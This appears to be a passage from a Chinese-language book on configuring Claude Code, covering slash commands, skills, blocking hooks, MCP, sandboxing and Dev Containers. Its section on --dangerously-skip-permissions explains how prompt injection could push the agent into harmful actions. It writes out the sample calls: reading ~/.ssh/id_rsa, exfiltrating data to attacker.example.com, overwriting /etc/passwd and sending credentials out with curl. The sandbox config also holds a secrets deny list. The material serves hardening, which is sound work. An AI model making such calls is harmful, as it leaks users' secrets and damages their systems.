斜線指令把常用提示定義成 Markdown 檔、便於呼叫，特別適合明示「做什麼、依什麼順序」的工作流程型作業，能把人工作業常含的隱性步驟白紙黑字寫下，一次定義便可團隊共用、防止屬人化。

斜線指令以 Markdown 定義，寫入指令說明與 Claude Code 應執行的具體步驟（圖 7.19）：

```

description: 依既有樣式實作新功能

```

```
新增功能
請依下列步驟實作新功能。
1. 理解專案
- 讀 README.md 掌握全貌
- 確認 architecture.md 理解分層
2. 調查既有樣式
- 用 Grep 搜尋類似既有功能，讀找到的實作檔
- 確認：服務層呼叫方式、錯誤處理樣式、測試寫法
3. 實作
- 依既有樣式實作，遵守 architecture.md 的分層
4. 測試與驗證
- 執行測試；出錯則重看 architecture.md、確認與既有樣式差異、修正重測
5. 更新文件
```

定義後即可呼叫：`> /add-feature` 使用者個人檔案編輯功能。Claude Code 會依定義步驟自主推進，幾乎不會省略隱性步驟。

**檔案放置與結構：**分專案特有（`.claude/commands/`，隨專案版本控管、團隊共用）與使用者全域（`~/.claude/commands/`，所有專案可用）。同名時專案層級優先。

**變數與檔案參照：**可用變數處理動態值（圖 7.20，`$ARGUMENTS` 會展開為引數，如 `> /fix-issue 123 high-priority`）；可用 `@` 前綴參照檔案（圖 7.21，`@docs/style-guide.md`）。

**執行 Bash 指令：**用 `!` 前綴執行 Bash 指令、把結果納入情境（圖 7.22）：

```

allowed-tools: Bash(git add:*), Bash(git status:*), Bash(git commit:*)
description: 建立 Git commit

情境
- 目前狀態：!git status
- 差異：!git diff HEAD
- 目前分支：!git branch --show-current
任務
依上述變更內容，建立適切的 commit 訊息並執行 commit。
```

**frontmatter（中繼資料）** 項目見表 7.4。指定 `allowed-tools` 可限制該指令執行中能用的工具（圖 7.23 為唯讀程式碼審查，僅 `Read`, `Grep`, `Glob`）。

表 7.4 斜線指令的 frontmatter 項目

| 項目                       | 說明                             | 例                         |
|--------------------------|--------------------------------|---------------------------|
| allowed-tools            | 斜線指令可用的工具清單                    | Read, Write, Bash(git:*)  |
| argument-hint            | 顯示給使用者的引數提示（自動補全時顯示）           | [message]                 |
| description              | 斜線指令的說明（於 /help 顯示）            | 新增功能                      |
| model                    | 執行時使用的模型                       | claude-haiku-4-5-20251001 |
| disable-model-invocation | 停用 SlashCommand 工具的呼叫，預設 false | true                      |

**建立有效斜線指令的原則：**① 單一職責（一指令專注一目的，別做 `/do-everything`）；② 適當粒度（以「一次作業階段能完成的一連串步驟」為準，`/develop-application` 太大、`/read-file` 太小）；③ 明確執行流程（步驟具體、順序明確，避免抽象指示）。

## 教導工具用法與思維的「技能（Skill）」

技能教 Claude Code「用哪個工具、怎麼用」。斜線指令明示「做什麼、依什麼順序」，技能則教「工具用法與思維本身」。若發現自己反覆輸入同樣指示，就該考慮做成技能。

**斜線指令與技能的差異：**斜線指令用於定義工作流程，使用者明確輸入時才執行；技能教工具用法與思維，不需明確呼叫，Claude Code 在相關作業時自動判斷相關性並載入。結構上斜線指令是單一 `.md` 檔，技能是「`SKILL.md` 加輔助檔（腳本、範本、參照文件）」的目錄結構。範圍上斜線指令僅執行中有效，技能整個工作階段有效。

**CLAUDE.md 與技能的差異：**`CLAUDE.md` 記述專案特有規則方針（Claude Code「該知道的事」），內容永遠全文載入情境，是單一檔案，即使與當前作業無關的規則也消耗情境。技能則只在需要時載入——Claude Code 分析作業內容後，選擇性載入相關技能；且能以目錄結構管理複雜資訊（`SKILL.md` 加輔助文件、範例、範本、腳本，依需要分階段載入）。這種「需要時才載入需要的量」稱為「漸進式揭露（progressive disclosure，注 5）」，分三階段：① 載入中繼資料（約 100 token，只載 name 與 description 供判斷）；② 載入 `SKILL.md` 本文（未滿 5,000 token，僅判定相關的技能）；③ 載入輔助檔群（僅必要時）。因此較佳方針是：`CLAUDE.md` 寫「這專案在做什麼、整體開發方針」這類全局資訊，技能寫「TypeScript 怎麼寫、資安審查怎麼做」這類局部資訊。

注 5：<https://docs.claude.com/en/docs/agents-and-tools/agent-skills/overview#how-skills-work>

**技能解決的課題：**① 大型規約壓迫情境——把各領域規則拆成不同技能（圖 7.24：`.claude/skills/` 下 `typescript-standards/`、`react-standards/`、`python-standards/` 等各含 `SKILL.md`），做前端時只載 `typescript/react`，做後端時只載 `python/fastapi`，把情境消耗降到最低；② 多種開發模式的

切換——依實作情境拆分技能（圖 7.25：frontend-patterns/、backend-patterns/、legacy-maintenance/，各含 SKILL.md 與範本、範例），在 description 寫明觸發場景，Claude Code 自動選用。

**技能的建立方式：**以目錄結構定義，各技能含 SKILL.md（必須）與選用輔助檔（圖 7.26、7.27）：

```
.claude/skills/typescript-standards/
├─ SKILL.md # 技能本體（必須）
├─ best-practices.md # 最佳實務詳述（選用）
└─ examples/ # 實作例（選用）
 ├─ good-pattern.ts
 └─ bad-pattern.ts
```

放置處同樣分專案特有（.claude/skills/）與使用者全域（~/ .claude/skills/）。重點是**技能由 Claude Code 自動判斷使用、不需明確呼叫**。例如使用者說「新增 API 端點」，Claude Code 會確認可用技能、分析任務屬後端，依各技能的 description 載入 typescript-standards 與 nodejs-standards。因此 name 與 description 很重要——description 要含具體觸發詞（「API 實作時」「建立元件時」「撰寫測試時」）。

**SKILL.md 的結構：**由 YAML frontmatter 與 Markdown 本文構成（圖 7.28）：

```

name: typescript-standards
description: TypeScript 開發的規約與最佳實務。撰寫 TypeScript、定義型別時使用。
allowed-tools: Read, Grep, Glob

TypeScript 開發規約
型別定義規則
定義新型別前
務必用 Grep 搜尋既有類似型別，並用 Read 讀取，確認命名規則、必填/選填屬性的用法、泛型樣式。
非同步函式的型別
非同步函式**務必**明示 Promise 型別：
async function fetchUser(id: string): Promise<User> { ... } // 良
async function fetchUser(id: string) { ... } // 劣（回傳型別不明）
```

frontmatter 重要項目見表 7.5。description 尤其重要（圖 7.29 對比好/壞 description：好的具體、含觸發詞；壞的模糊如「關於 TypeScript」「React 的說明」）。

表 7.5 技能的 frontmatter 項目

| 項目            | 必須 | 說明                           |
|---------------|----|------------------------------|
| name          | ☑  | 技能的唯一識別子（64 字以內，小寫與連字號）      |
| description   | ☑  | 技能的目的與使用場景（Claude Code 用於判斷） |
| allowed-tools | —  | 允許工具的清單                      |

**建立有效技能的原則：**① 明示要用哪個工具（如「實作前先用 Grep 搜尋既有樣式」優於「確認既有樣式後再實作」）；② 具體記述執行順序；③ 含具體程式碼例。

#### COLUMN | 含程式碼例能提升推論效能

一項評估「LLM 由 bug 報告生成測試案例能力」的研究（注 6）指出：比起用自然語言詳述 bug，提供測試碼、方法名等結構化技術要素，測試案例生成成功率更高；提示類似程式碼例時，成功率最多提升 3 倍。這顯示設計技能或斜線指令的提示時，除抽象規則外，含具體程式碼例能提升指示追從性。

注 6：Test Case Generation from Bug Reports via Large Language Models. Qureshi & Jiang, 2025.  
<https://arxiv.org/abs/2510.05365>

### 以規則控制的「鉤子（Hook）」

鉤子以不同於斜線指令、技能的方式控制 Claude Code 動作——它以規則為基礎、決定論式地運作（注 7）。

**提示的極限與鉤子的必要性：**斜線指令與技能都是提示型機制，最終是否遵守取決於 LLM 的推論，而 LLM 輸出受機率左右、不一定一致。因此即使提示「絕對不可…」也無 100% 保證（圖 7.30：CLAUDE.md 寫「絕不可變更 db.production.sql」，多數情況遵守，但長時間任務失憶、多指示矛盾、使用者強烈要求等複雜情況下仍可能誤改）。實務上有些規則必須 100% 遵守，實現「絕對必守規則」的就是鉤子。

注 7：也有提示型的鉤子，本書不涉及。

**鉤子的機制：**鉤子在 Claude Code 生命週期的特定時機執行指令或腳本，因以程式（而非提示）運作，能 100% 確實套用規則（圖 7.31）。例如 Claude Code 要執行 `Write('db.production.sql', ...)`，若設了「工具執行前觸發的 PreToolUse 鉤子」，便會在此時機啟動，檢查檔名——「檔名是 db.production.sql 就回傳結束碼 2」。結束碼 2 是代表「阻擋（block）」的特殊碼，鉤子回傳 2 時 Claude Code 會中止該工具執行，並經標準錯誤輸出通知「禁止寫入此檔」。

**MEMO** | 只想防止編輯檔案時，也可在 `.claude/settings.json` 設 `"permissions": { "deny": ["Write(db.production.sql)", "Edit(db.production.sql)"] }`。

**鉤子種類：**Claude Code 依生命週期備有 10 種鉤子，其中 `PreToolUse` 是能阻擋動作的特殊鉤子（表 7.6）。常用的是 `PreToolUse`、`PostToolUse`、`Notification`、`Stop`。

表 7.6 Claude Code 的鉤子一覽

| 鉤子名稱              | 時機       | 可阻擋 | 主要用途        |
|-------------------|----------|-----|-------------|
| PreToolUse        | 工具執行前    | ☑   | 防止禁止操作、驗證   |
| PermissionRequest | 顯示確認對話框時 | ☑   | 核准或拒絕工具執行要求 |
| PostToolUse       | 工具執行後    | —   | 自動格式化、記錄日誌  |
| UserPromptSubmit  | 送出提示時    | —   | 提示的前處理      |
| Notification      | 送出通知時    | —   | 自訂通知        |
| Stop              | 回應結束時    | —   | 作業完成通知      |
| SubagentStop      | 子代理完成時   | —   | 子任務完成處理     |
| PreCompact        | 壓縮執行前    | —   | 壓縮前的狀態保存    |
| SessionStart      | 工作階段開始時  | —   | 環境初始化       |
| SessionEnd        | 工作階段結束時  | —   | 清理          |

**PreToolUse：工具執行前的驗證**（最常用，圖 7.32 保護正式環境檔案）：

```
{
 "hooks": {
 "PreToolUse": [{
 "matcher": "Edit|Write",
 "hooks": [{
 "type": "command",
 "command": "python3 -c \"import json,sys; data=json.load(sys.stdin); path=data.get('tool_input',{}).get('file_path',''); sys.exit(2 if 'production' in path or path.endswith('.sql') else 0)\""
 }]
 }]
 }
}
```

此鉤子在 Edit/Write 前啟動，檔案路徑含 `production` 或以 `.sql` 結尾就回傳結束碼 2 阻擋。結束碼：0=成功（允許）、2=阻擋（禁止）、其他=繼續。圖 7.33 則把所有 Bash 指令記錄到日誌檔（不阻擋，供稽核）。

**PostToolUse：工具執行後處理**（圖 7.34 對 `.ts` 檔自動以 Prettier 格式化）。**Notification 與 Stop：自訂通知**（圖 7.35，等待輸入或作業完成時顯示桌面通知；`notify-send` 是 Linux 指令，macOS 用 `osascript`）。

**鉤子的放置與管理：**以 JSON 設定檔定義（表 7.7），管理用 `/hooks` 指令（圖 7.36）。

表 7.7 鉤子設定的放置位置

| 設定層級   | 檔案路徑                        | 適用範圍 | 用途                            |
|--------|-----------------------------|------|-------------------------------|
| 使用者層級  | ~/claude/settings.json      | 所有專案 | 個人規則或通知設定                     |
| 專案層級   | .claude/settings.json       | 專案特有 | 團隊共用設定（納入版本控制）                |
| 專案本機層級 | .claude/settings.local.json | 專案特有 | 個人本機設定（加入 .gitignore，不納入版本控制） |




圖 7.36 使用 `/hooks` 指令的樣子

## 7.3 強化與外部系統的連動

軟體開發需與各種外部系統連動：參照 GitHub Issue、建立 PR、從 Figma 取得設計規格、在瀏覽器驗證、操作 AWS/Google Cloud 雲端資源等。Claude Code 預設工具無法存取這些外部系統。本節說明連動方法與安全對策。

### MCP：以 Model Context Protocol 連動

如第 3 章所述，MCP 是標準化 AI 應用程式與外部系統連線的協定。這裡從「增加 Claude Code 行動種類」的視角看 MCP（表 7.8）。這些操作以 MCP 伺服器提供的「工具」形式供 Claude Code 使用。

表 7.8 MCP 新增的工具範例

| 類別        | 新增的工具                       |
|-----------|-----------------------------|
| 版本控制/議題管理 | GitHub 的 Issue 確認、PR 建立、審查等 |
| 瀏覽器操作     | 以 Playwright 驗證運作、截圖等       |
| 設計連動      | 取得 Figma 設計規格、確認元件資訊等       |
| 文件參照      | 以 Context7 取得函式庫最新文件等       |
| 錯誤監控      | 確認 Sentry 錯誤日誌、分析堆疊追蹤等      |

**從 Claude Code 看到的工具世界：**Claude Code 對使用者請求，從可用工具中選擇適當者執行。其工具如表 7.9。技能與 MCP 伺服器從 Claude Code 看都被同列當作「工具」，MCP 是「增加選項」的存在。

表 7.9 Claude Code 的工具擴充機制

| 類別     | 使用條件          | 提供的工具                                                                         |
|--------|---------------|-------------------------------------------------------------------------------|
| 預設工具   | 隨時可用          | Read、Write、Bash，以及 Grep、WebSearch、WebFetch 等                                  |
| 技能     | 新增技能後可用       | Skill（啟動技能）；使用後將 SKILL.md 內容注入情境                                              |
| MCP 擴充 | 新增 MCP 伺服器後可用 | 所加入 MCP 伺服器提供的工具（如 GitHub 的 create_pull_request、Figma 的 get_design_context 等） |

**MCP 與技能的關係：**兩者擴充的「能力」種類不同。MCP **新增操作**（如加 GitHub MCP 就能「建立 PR」），但「如何建立 PR」的規則 MCP 無法定義；技能則**定義既有工具的用法**（把 SKILL.md 注入情境）。表 7.10 以「建立 GitHub PR」為例說明兩者互補。簡言之：MCP 增加「能做什麼」，技能定義「怎麼用」。

表 7.10 MCP 與技能的互補關係

| 要素                    | 角色          | 各自的作用                                                              |
|-----------------------|-------------|--------------------------------------------------------------------|
| MCP（例：GitHub MCP 伺服器） | 新增操作        | 新增「建立 GitHub PR」操作，提供 create_pull_request 工具                       |
| 技能（例：pr-creation 技能）  | 定義規則        | 定義建立 PR 時的規則與格式（標題格式、說明含 Issue 號、自動指定審查者等）                         |
| 執行時的動作（Claude Code）   | 技能與 MCP 的連動 | 啟動技能後將 SKILL.md 注入情境，依規則準備 PR 內容，再執行 MCP 的 create_pull_request 並回報 |

指令式連動：活用 CLI 工具

MCP 雖方便，但並非所有外部系統都提供 MCP 伺服器，也常需與組織內自有系統或舊系統連動。這時可用 `Bash` 工具執行既有 CLI 工具，或自製 CLI 工具，彈性連動。

**做法 1：活用既有 CLI 工具**——`Bash` 工具能像在終端機一樣執行任意 shell 指令，直接操作既有 CLI（圖 7.37：使用者「顯示 GitHub bug Issue 一覽」→ Claude Code 選 `Bash`、執行 `gh issue list --label "bug"`、把結果整形呈現）。

**做法 2：自製 CLI 工具**——有專案特有部署流程，或既有 CLI 無法達成的複雜操作時，做成自訂 CLI 工具（shell 或 Python 腳本）。例如把測試、建置、上傳 S3、清 CloudFront 快取、Slack 通知等一連串部署步驟寫成一支腳本，只要指示「部署到 staging」即可自動執行全部步驟。

**MCP 與指令式連動的取舍**見表 7.11。指令式連動所用的 `Bash` 工具非常強大，但正因強大也伴隨資安風險。接著說明用 Claude Code 內建的 Sandboxing 因應這些風險。

表 7.11 MCP 與指令式連動的比較

| 觀點    | MCP             | 指令式連動         |
|-------|-----------------|---------------|
| 介面    | 各 MCP 工具的介面     | 各 CLI 工具特有的介面 |
| 認證    | 協定層級支援（OAuth 等） | 依 CLI 工具的認證方式 |
| 設定複雜度 | MCP 伺服器的建置      | CLI 工具的安裝與設定  |
| 彈性    | 受限於 MCP 伺服器功能   | 可用指令執行的任何功能   |
| 組織內系統 | 需開發自訂 MCP 伺服器   | 既有腳本可直接使用     |

## 隔離檔案系統與網路的「Sandboxing」

Sandboxing（沙箱化，注 11）是 Claude Code 內建的資安功能。`Bash` 工具強大，但缺乏適當限制時有洩漏機密、誤改系統檔案的風險。Sandboxing 以 OS 層級機制限制檔案系統與網路存取，降低風險。

注 11：撰寫本書時筆者群已驗證運作，但行為不太穩定，僅在「以簡易控制為目的」時考慮使用 Sandboxing；若需積極保護，請考慮後述的 Dev Container。

**讓安全指令免核准執行：**每次指令都核准雖安全卻很累、也可能漏看，且若得一直盯著螢幕就失去交給 Claude Code 的意義。Sandboxing 事先定義「可存取的目錄與網路主機邊界」，沙箱內安全指令免核准執行，越界則立即阻擋，兼顧資安與自由作業。

**Sandboxing 的機制：**以兩軸限制 `Bash` 執行。① 檔案系統隔離——目前目錄及其子目錄可讀寫，寫到目錄外需明確許可；讀取則除部分被拒目錄（權限設定指定的檔案、系統檔如 `/bin/`、重要設定如 `~/.bashrc`）外可讀整台電腦。② 網路隔離——以沙箱外的代理伺服器中介所有網路請求，只允許清單內網域；連未許可網域會被擋並通知使用者（可選「只允許一次/永遠允許/拒絕」）。Sandboxing 以 OS 層級機制實作（Linux 用 `bubblewrap`、macOS 用 `Seatbelt`），連 `prompt injection` 也無法繞過，所有由 `Bash` 啟動的子行程（`npm`、`git`、`curl` 等）都繼承相同邊界。

**啟用與設定：**執行 `/sandbox` 斜線指令啟用，套用「只能寫目前目錄、可讀除機密檔外幾乎所有檔案、網路採核准制」的預設。可在 `settings.json` 客製（圖 7.38）：

```
{
 "sandbox": {
 "enabled": true,
 "autoAllowBashIfSandboxed": false,
 "excludedCommands": ["docker"],
 "allowUnsandboxedCommands": true,
 "allowLocalBinding": true
 },
 "permissions": {
 "allow": ["Edit(..shared-docs/**)", "WebFetch(github.com)",
 "WebFetch(registry.npmjs.org)", "WebFetch(pypi.org)"],
 "deny": ["Read(.env)", "Read(~/.ssh/**)", "Read(~/.aws/**)", "Read(..secrets/
 **)"]
 }
}
```

主要項目見表 7.12。

表 7.12 Sandboxing 相關主要項目

| 設定項目                             | 說明                                                             |
|----------------------------------|----------------------------------------------------------------|
| sandbox.enabled                  | 啟用沙箱，預設 false                                                  |
| sandbox.autoAllowBashIfSandboxed | 沙箱啟用時自動核准 Bash 指令，預設 true                                      |
| sandbox.excludedCommands         | 指定在沙箱外執行的指令                                                    |
| sandbox.allowUnsandboxedCommands | 逃生艙（escape hatch）的啟用/停用；true 時 Claude Code 分析沙箱內失敗的指令並建議在沙箱外重試 |
| sandbox.allowLocalBinding        | 允許繫結 localhost 連接埠（僅 macOS），預設 false                           |
| permissions.allow（Edit）          | 允許寫入目前目錄外的樣式                                                   |
| permissions.allow（WebFetch）      | 允許連線的網域                                                        |
| permissions.deny（Read）           | 拒絕讀取的檔案系統樣式，保護機密檔案                                             |

**逃生艙（escape hatch）**：部分指令無法在沙箱內執行（如 `docker`）。為此 Claude Code 備有逃生艙——把沙箱內失敗的指令在沙箱外重試（圖 7.39：沙箱內失敗 → Claude Code 分析原因 → 提出「要在沙箱外執行嗎？」 → 使用者核准後以一般權限流程重執行）。停用逃生艙則設 `allowUnsandboxedCommands: false`（圖 7.40），並需用 `excludedCommands` 明確指定要在沙箱外執行的指令。

## Dev Container：完全隔離開發環境

Sandboxing 強大但需詳細設定才足夠保護，尤其用 `--dangerously-skip-permissions` 讓 Claude Code 無對話框自主運作時，設定不足會有風險。這時可用 Dev Container 把整個開發環境容器化、在隔離環境執行 Claude Code，阻斷對主機系統的影響同時自主運作。

Dev Container 把開發環境建在 Docker 容器內（VS Code 以擴充功能使用），與 Claude Code 搭配有四項優點：① **完全環境隔離**（在與主機隔離的容器內完結，對主機檔案系統存取限於掛載目錄）；② **共享一致開發環境**（以 `devcontainer.json` 讓團隊共用同環境，解決「在我電腦能跑」問題）；③ **專案間隔離**（各專案獨立容器，並行開發時程式碼與認證資訊不混雜）；④ **精密網路控制**（以防火牆規則限制可連網域，預設拒絕、僅白名單可連）。詳細建置見第 2 章專欄。Sandboxing 與 Dev Container 的比較見表 7.13。

表 7.13 Sandboxing 與 Dev Container 的資安比較

| 功能       | Sandboxing                   | Dev Container                     |
|----------|------------------------------|-----------------------------------|
| 檔案系統隔離   | 限制於目前目錄                      | 容器層級隔離                            |
| 網路隔離     | 以代理為基礎的網域限制                  | 以防火牆控制                            |
| 對主機系統的影響 | 有限                           | 隔離於容器內                            |
| 專案間隔離    | 無（同一主機上）                     | 可用不同容器隔離                          |
| 設定複雜度    | 以 <code>/sandbox</code> 指令啟用 | 需要 <code>devcontainer.json</code> |

`--dangerously-skip-permissions` 選項：以 Dev Container 的穩固資安為前提，可跳過 Claude Code 的確認對話框、完全自主運作。此選項跳過所有確認、完全自動執行 Claude Code。選項名中的「dangerously」並非誇張——跳過權限提示等於給 Claude Code 對檔案、網路、指令的完全自由。prompt injection 或惡意程式碼可能使它讀機密檔（`Read('~/.ssh/id_rsa')`）、外洩資訊（`WebFetch('attacker.example.com?data=...')`）、改系統檔（`Write('/etc/passwd', ...)`），甚至以 `curl` 把認證資訊送往外部。因此使用此選項時，建議與 Dev Container 組合。Dev Container 提供兩種防禦：檔案系統隔離（對主機存取限於掛載目錄，不掛載 `~/.aws` 就無法存取；各專案獨立容器）與網路隔離（以 `iptables` 白名單擋未許可網域，只允許 `npm registry`、`GitHub` 等必要網域）。不過依設定也可能給容器主機 `root` 權限，因此「用了 Dev Container 就完全安全」並不成立，與 Sandboxing 一樣需謹慎設定。

## 7.4 本章小結

本章學習了針對第 6 章課題的具體解決策（彙整於表 7.14）。組合這些知識，便能把 Claude Code 的能力發揮到極致，處理更複雜、更實務的開發任務。第 8 章將活用至今所學，學習「用 Claude Code 把第 4 章體驗的規格驅動開發流程機制化」的方法。

表 7.14 活應用程式設計代理時的課題與解決策

| 課題          | 原因                           | 解決策                                                       |
|-------------|------------------------------|-----------------------------------------------------------|
| 忘記過去的指示     | 情境視窗容量限制與 Context Rot 造成效能下降 | 以情境工程（壓縮、結構化筆記、子代理）高效管理記憶                                 |
| 不照意圖運作      | 缺乏隱性期待、資料間衝突                 | 以斜線指令明示工作流程、以技能定義工具用法、以鉤子強制規則                             |
| 無法與外部系統妥善連動 | 無法適切選擇期待的 MCP                | 以 MCP 標準化連動、以 Bash 工具彈性連動、以 Sandboxing/Dev Container 確保資安 |

## COLUMN | 結合 MCP 與程式碼執行的效率化

2025 年 11 月 Anthropic 工程團隊的文章（注 12）介紹：結合 MCP 伺服器與程式碼執行，能大幅提升代理效率。**MCP 使用增加產生的問題**：① 工具定義消耗 token——使用 MCP 通常會把所有工具定義事先載入情境（圖 7.41），光 Playwright MCP 就有 32 個工具、定義即耗數千 token，接多個 MCP 可能耗數十萬 token；② 中間結果消耗 token——所有中間結果都存進情境（圖 7.42，如無障礙樹（accessibility tree）可達數萬 token）。**解決策**：經程式碼執行環境存取 MCP——把 MCP 工具包成 TypeScript 函式放在檔案系統（圖 7.43、7.44），代理只讀需要的函式並執行、內部呼叫 MCP（圖 7.45）。文章報告此法把 token 用量大幅削減（98.7%）。**優點**：① 實現漸進式揭露（只按需載入需要的工具）；② 可在程式碼內過濾/轉換資料再回給模型（圖 7.46，也避免機密資料不必要地暴露於情境）；③ 以程式碼實現多工具呼叫的控制流程（迴圈、條件、錯誤處理，圖 7.47）；④ 可保存執行結果、重用程式碼（代理彷彿自行擴充技能）。**與本章的關聯**：本章介紹「讓 Claude Code 操作 CLI 工具」，此文的「經程式碼執行使用 MCP」在「可程式化利用」這點上同源。但處理程式碼執行需適當沙箱化與資源限制這類額外成本；在 token 削減、回應加速、多工具易組合等優點之外，也須一併考量營運成本來判斷。

注 12：Code execution with MCP — <https://www.anthropic.com/engineering/code-execution-with-mcp>

## 第 8 章 把規格驅動開發的流程機制化【設計篇】

西見公宏

第 4 章與田中先生一起體驗了規格驅動開發：整備文件、以引導檔管理作業，實現一致的開發。第 6 章把 Claude Code 理解為 AI 代理，第 7 章學了情境工程、提升指示追從性的手法，以及活用 MCP 與 Bash 工具擴大 Claude Code 適用範圍的方法。本章結合這些知識，學習「用 Claude Code 把第 4 章體驗的開發流程機制化」：以斜線指令定義工作流程、以技能提供專門指示、以子代理執行獨立處理，目標是把從構想筆記到文件生成、功能開發都自動化。

**MEMO**：第 8、9 章使用的斜線指令、子代理、技能中的提示，皆是活用 Claude Code 生成的成果。

### 8.1 關於本章使用的儲存庫

本章使用「已事先準備好開發環境設定與技能等提示設定」的下列儲存庫：

<https://github.com/GenerativeAgents/claude-code-book-chapter8>

想邊動手邊驗證者，請把此儲存庫複製到本機（注 1）使用。本章內容以在 Dev Container 上運作為前提，請在 VS Code 等編輯器啟動 Dev Container 後嘗試。

注 1：儲存庫的複製方式請參考第 2 章 2.2 節。

### 8.2 機制化的基本設計

#### 以斜線指令設計工作流程

回顧第 4 章：田中先生先以與 AI 對打整理想法、建立文件，再一邊以引導檔管理作業一邊實作。本章把這個流程實作成斜線指令，把複雜處理當成一個指令呼叫（圖 8.1）：

1. 建立構想筆記 (docs/ideas/initial-requirements.md)
2. 以 `/setup-project` 生成 6 份永續性文件 (product-requirements、functional-design、architecture、repository-structure、development-guidelines、glossary)
3. 以 `/review-docs` 進行文件品質審查與修正
4. 以 `/add-feature` 進行功能開發

圖 8.1 以斜線指令構成的工作流程

此工作流程中，人類介入的只有「斜線指令內指示的核准時機」。基本上由 Claude Code 負責各步驟執行，人類確認內容後決定是否進入下一步。

**步驟 1・建立構想筆記**——相當於第 4 章與達人「對打」的成果，自由形式描述想做之物的概要（圖 8.2 例：任務管理 App 的背景、想做的事）。本工作流程把此筆記放在 `docs/ideas/` 目錄。

**步驟 2・生成永續性文件**——準備好構想筆記後執行 `/setup-project`，以構想筆記為輸入，依序生成 6 份永續性文件（圖 8.3：讀取構想筆記 → 以 `Skill('prd-writing')` 生成 `product-requirements.md` → 請使用者確認核准 → 連續生成其餘 5 份）。

**步驟 3・文件品質審查與修正**——6 份文件生成後，以 `/review-docs` 確認品質。此指令活用子代理檢查文件間整合性與記述正確性。

**步驟 4・功能開發**——文件品質確認後，以 `/add-feature` 開始實際功能開發，執行從引導檔生成到實作、測試、回顧的一連串流程。本章介紹 `/add-feature` 的實作，「以無頭模式自動化開發流程」則在第 9 章介紹。無頭模式（非互動模式）是「不透過聊天畫面執行 Claude Code」的模式：一旦下達指示，Claude Code 便在無對話下完成作業並自動結束。

## 開發環境的事前準備

要讓程式設計代理穩定運作，事先整備開發環境很重要。第 4 章田中先生開始開發時，先從專案設定（npm 安裝、TypeScript 設定、測試框架導入）開始——這些環境建構作業，對 AI 代理本是難題：依賴解析、環境變數、路徑設定等細節交織，一個失誤就導致整體失敗。本章採取「事先建好開發環境」的做法。

### COLUMN | 開發環境建構對 AI 代理是高難度任務

2025 年 7 月 Microsoft Research 發表的 SetupBench 論文（注 2）測量 AI 代理的環境建構能力，揭示這是高難度任務。SetupBench 由 93 個實任務構成（含套件依賴解析、資料庫設定、背景服務啟動等）。實驗用 OSS 程式設計代理 OpenHands、LLM 用 Claude；成功率最高的 Claude Sonnet 4 為 62.4%，且成功案例中 38~69% 的步驟是「無助於達成目標的無謂作業」。失敗模式：① 漏看測試工具（裝了執行時依賴卻漏裝 `tox.ini` 指定的工具，如裝了 `requirements.txt` 卻沒裝 `pytest`，占失敗的 17~26%）；② 推測設定值出錯（推測文件未明示的連接埠/設定值，`gpt-4` 評估中 24% 發生）；③ 臨時性環境設定（全域安裝的工具因 `shell` 重啟而跨工作階段失效，45% 執行觀察到——該做永續設定卻用臨時指令應

付)。結論：對本書撰寫時的程式設計代理而言，環境建構相對高難度。拋棄式專案可每次交給 AI 建環境，但長期開發的專案，由人類建環境會更順暢。第 8 章據此從「環境已建好」處開始開發。

注 2：SetupBench. Kaltstein et al., 2025. <https://arxiv.org/abs/2507.09063>

以 Dev Container 整備環境（圖 8.4 `.devcontainer/devcontainer.json`）：

```
{
 "name": "claude-code-book-chapter8",
 "image": "mcr.microsoft.com/devcontainers/base:bookworm",
 "workspaceFolder": "/workspaces/claude-code-book-chapter8",
 "features": {
 "ghcr.io/devcontainers/features/node:1": { "version": "lts" },
 "ghcr.io/anthropics/devcontainer-features/claude-code:1.0": {}
 },
 "postCreateCommand": "npm install"
}
```

此設定用 Debian 系 OS 映像（bookworm），自動安裝 Node.js LTS 最新版與 Claude Code 最新版。

以 `package.json` 定義指令（圖 8.5）——專案依賴定義在 `package.json`，重點是事先備妥 Lint、formatter 等並確保能執行。例如技能提示寫「產生的程式碼務必用 `npm run lint` 檢查」，但實際執行 `npm run lint` 卻失敗的話，Claude Code 會陷入恐慌、動作不穩。提示指示的指令務必確保能確實執行，是穩定運作的要點。

```
{
 "name": "claude-code-book-chapter8",
 "type": "module",
 "scripts": {
 "build": "tsc", "dev": "tsc --watch", "lint": "eslint .",
 "format": "prettier --write .", "typecheck": "tsc --noEmit",
 "test": "vitest run", "test:coverage": "vitest run --coverage"
 },
 "devDependencies": {
 "@types/node": "^20.11.0", "@vitest/coverage-v8": "^2.0.0",
 "eslint": "^9.0.0", "prettier": "^3.2.0", "typescript": "~5.3.0",
 "typescript-eslint": "^8.0.0", "vitest": "^2.0.0"
 }
}
```

